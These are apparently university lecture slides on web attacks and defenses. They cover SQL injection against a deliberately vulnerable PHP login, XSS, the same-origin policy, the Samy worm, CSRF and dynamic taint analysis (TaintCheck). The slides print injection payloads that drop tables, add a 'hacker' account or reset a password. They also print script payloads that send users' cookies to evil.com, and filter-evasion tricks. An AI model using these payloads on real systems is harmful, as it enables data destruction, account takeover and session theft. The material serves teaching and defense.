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
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It is possible to fly...  
but not without knowledge and skill.  
— Wilbur Wright

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# A Quick Review of Database

- Querying
  - **Select** column1, column2 **from** table\_name;
  - **Select** \* **from** table\_name;
- Querying with conditions
  - **Select** column1, column2 **from** table\_name **where** condition;


# A Quick Review of Database

- Inserting new rows
  - **insert into** table\_name **set** column1=value1, column2=value2;
- Updating rows
  - **update** table\_name **set** column1=value1 **where** condition;
- Deleting rows
  - **delete** from table\_name **where** condition;

# A Quick Review of Database

- Comments: "--"
  - `select * from student_table --select * from faculty_table`
- Always true logic: 'a' = 'a'
  - `select * from student_table where 'a' = 'a'`
- Multi statements: S1;S2
  - `select * from student_table; select * from faculty_table;`

# A Web Application



**Timmothy Boyd**

**Hack Me! SQL Injection**

**Member Login**

Username :

Password :

Login

CSE 7330 - SQL Injection Presentation

Example from CSE7330 at SMU ([lyle.smu.edu/~mhd/7330f09/boyd.ppt](http://lyle.smu.edu/~mhd/7330f09/boyd.ppt))



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function display_form() {...}
function grant_access() {...}
function deny_access() {...}
```

```
connect_to_db();
```

```
if (!isset($_POST['submit'])) {
    display_form();
}
```

```
else{
```

```
    // Get Form Data
```

```
    $user = stripslashes($_POST["username"]);
```

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```

```
    // Run Query
```

```
    $query = "SELECT * FROM `login` WHERE `user`='$user' AND `pass`='$pass'";
```

```
    echo $query . "<br><br>";
```

```
    $SQL = mysql_query($query);
```

```
    // If user / pass combo found, grant access
```

```
    if(mysql_num_rows($SQL) > 0)
```

```
        grant_access();
```

```
    // Otherwise deny access
```

```
    else
```

```
        deny_access();
```

```
}
```

?>

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# A Web Application

Timothy Boyd

Hack Me! SQL Injection

David14

CEG6400

Member Login

Username :

Password :

Login

<?

```
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function display_form(){...}
function grant_access(){...}
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```

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Hack Me! SQL Injection

' OR 'a' = 'a

Member Login

Username :

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Login

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```

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```

SELECT \* FROM `login` WHERE `user` = ' ' OR TRUE AND `pass` = ' '

SELECT \* FROM `login` WHERE TRUE

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# A Web Application

Timothy Boyd

Hack Me! SQL Injection

' ; DROP TABLE `login`; --

XXX

Member Login

Username :

Password :

Login

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# A Web Application

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Hack Me! SQL Injection

' ; INSERT INTO `login` ('user','pass') VALUES ('hacker','12345');--

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# A Web Application

Timothy Boyd

Hack Me! SQL Injection

' ; UPDATE `login` SET `pass`='12345' WHERE `user`='David14';--

XXX

Member Login

Username :

Password :

Login

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# Cross-Site Scripting (XSS)

- A scripting vulnerability that enables attackers to bypass the same origin policy of browsers
- XSS vulnerabilities
  - Twitter
  - Facebook
  - MySpace
  - YouTube
  - Orkut
  - .....

# Same-Origin Policy

- One webpage can only read properties of another webpage if they share the same server, protocol, and port
- If the same server hosts unrelated sites, scripts from one site can access document properties on the other



# Same-Origin Policy

- One webpage can only read properties of another webpage if they share the same server, protocol, and port



Compared URL
<a href="http://www.example.com/dir/page.html">http://www.example.com/dir/page.html</a>
<a href="http://www.example.com/dir2/other.html">http://www.example.com/dir2/other.html</a>
<a href="http://www.example.com:81/dir/other.html">http://www.example.com:81/dir/other.html</a>
<a href="https://www.example.com/dir/other.html">https://www.example.com/dir/other.html</a>
<a href="http://en.example.com/dir/other.html">http://en.example.com/dir/other.html</a>
<a href="http://example.com/dir/other.html">http://example.com/dir/other.html</a>
<a href="http://v2.www.example.com/dir/other.html">http://v2.www.example.com/dir/other.html</a>

# Same-Origin Policy


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Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:81/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://en.example.com/dir/other.html	Failure	Different host
http://example.com/dir/other.html	Failure	Different host (exact match required)
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# Same-Origin Policy

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# JavaScript

- Language **executed** by browser
- JavaScript programs in a webpage will follow the same-origin policy.


# Threat

## Webpage with sensitive information


- Personal information
- Credential
- **Cookie**

## Evil webpage controlled by attackers

- JavaScript used for malicious purpose (e.g., information stolen)



# HTTP Cookie



# Get Cookie Using Javascript

- `var x = document.cookie;`



# Two Types of Attacks

- Persistent XXS Attacks
  - Saved persistently in the database
  - Damage massive users
- Non-Persistent XXS Attacks
  - Targeted victims



# Post A Message in the Forum

Hello World!

POST



All Threads | New Thread      Display Using: Flat View      Search:

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A web Forum (www.sss.com)  
that keeps users' sensitive  
information

# Persistent Attacks

Hello World!

```
<script>
```

```
new Image().src="http://evil.com/log.cgi?c="+encodeURIComponent(document.cookie);
```

```
</script>
```

POST



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A web Forum (www.sss.com) that keeps users' sensitive information

# Persistent Attacks

A web Forum (www.sss.com) that has sensitive information



# Real-World Examples?

- Too many to be enumerated!
- But you may want to know “Samy Worm”
  - The site that hosts malicious javascript code
  - MySpace.com
  - Oct/4/2005
  - More than one million victims within 24 hours
  - Fastest spreading worm of all time!

# Samy Worm



be, and as long as I live she will never be forgotten. but most of all, samy is my hero.

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# Samy Worm

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no `<script>`, `<body>`, `onclick`, `<a href=javascript://>`
  - ... but can do Javascript within CSS tags:  
`<div style="background:url('javascript:alert(1)')">`
  - And can hide `"javascript"` as `"java\nscript"`
- With careful javascript hacking:
  - Samy worm infects anyone who visits an infected MySpace page
    - Adds Samy as a friend.
    - Repost the message in the wall.

# Non-Persistent Attacks

`http://naive.com/search.php?term="<script>XXX</script>"`




`<html>`

`<title>Search results</title>`

`<body>You have searched for <?php echo $_GET[term] ?>... </body>`

`</html>`

# Non-Persistent Attacks





# Non-Persistent Attacks



victim's  
browser

naive.com



```
<FRAME SRC=
http://naive.com/hello.cgi?
name=<script>win.open(
"http://evil.com/steal.cgi?
cookie="+document.cookie)
</script>>
```

```
GET/ hello.cgi?name=
<script>win.open("http://
evil.com/steal.cgi?cookie"+
document.cookie)</script>
```



```
GET/ steal.cgi?cookie=
```


```
<HTML>Hello, dear
<script>win.open("http://
evil.com/steal.cgi?cookie="
+document.cookie)</script>
Welcome!</HTML>
```

<http://evil.com/steal.cgi>

# CSRF

- Cross-site request forgery (CSRF): force victim browser to send request to external website  
→ performs task on browser's behalf

# CSRF



# CSRF

- Example:
    - force load
      - ``
    - Server side
- ```
<?php
session_start();
if (isset($_REQUEST['toBankId'] && isset($_REQUEST['money'])))
{
    buy_stocks($_REQUEST['toBankId'], $_REQUEST['money']);
}
?>
```

# Solution to Injection

- Root-cause
  - Data from untrusted source gets executed!
- Solutions
  - Check whether the data collected from untrusted source gets executed.
  - The injected data (instructions) do not match with the instructions executed by the CPU.

# Dynamic Taint Analysis

- *“Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software”, James Newsome and Dawn Song, Network and Distributed Systems Security Symposium (NDSS), Feb 2005*


# TaintCheck: Basic Ideas

- Mark all input data to the computer as “tainted” (e.g., network, stdin, etc.)
- Monitor program execution and track how tainted data propagates (follow bytes, arithmetic operations, etc.)
- Detect when tainted data is used in dangerous ways (e.g., jump to tainted data)

# TaintSeed

- Marks any data from untrusted sources as “tainted”
  - Shadow memory is used to mark whether a byte in the memory is tainted or not.

```
int main (int argc, char
**argv)
{
    printf("%s", "CEG");
    foo(argv[1]);
    printf("%s", "7900")
}
void foo (char *bar)
{
    char c[12];
    strcpy (c, bar); //no bound
}
./test "abcdef87654"
```






# TaintTracker

- Tracks each instruction that manipulates data in order to determine whether the result is tainted.
  - Data movement instructions
    - LOAD, STORE, MOVE, PUSH, POP, and etc.
    - Rule: if any byte of data at the source location is tainted, the data at the destination will be tainted
  - Arithmetic instructions
    - ADD, SUB, XOR, and etc.
    - Rule: the result will be tainted if any byte of the operands is tainted

```
#include <string.h>
int main (int argc, char **argv)
{
    printf("%s", "CEG");
    foo(argv[1]);
    printf("%s", "7900")
}
void foo (char *bar)
{
    char c[12];
    strcpy (c, bar);
}
```

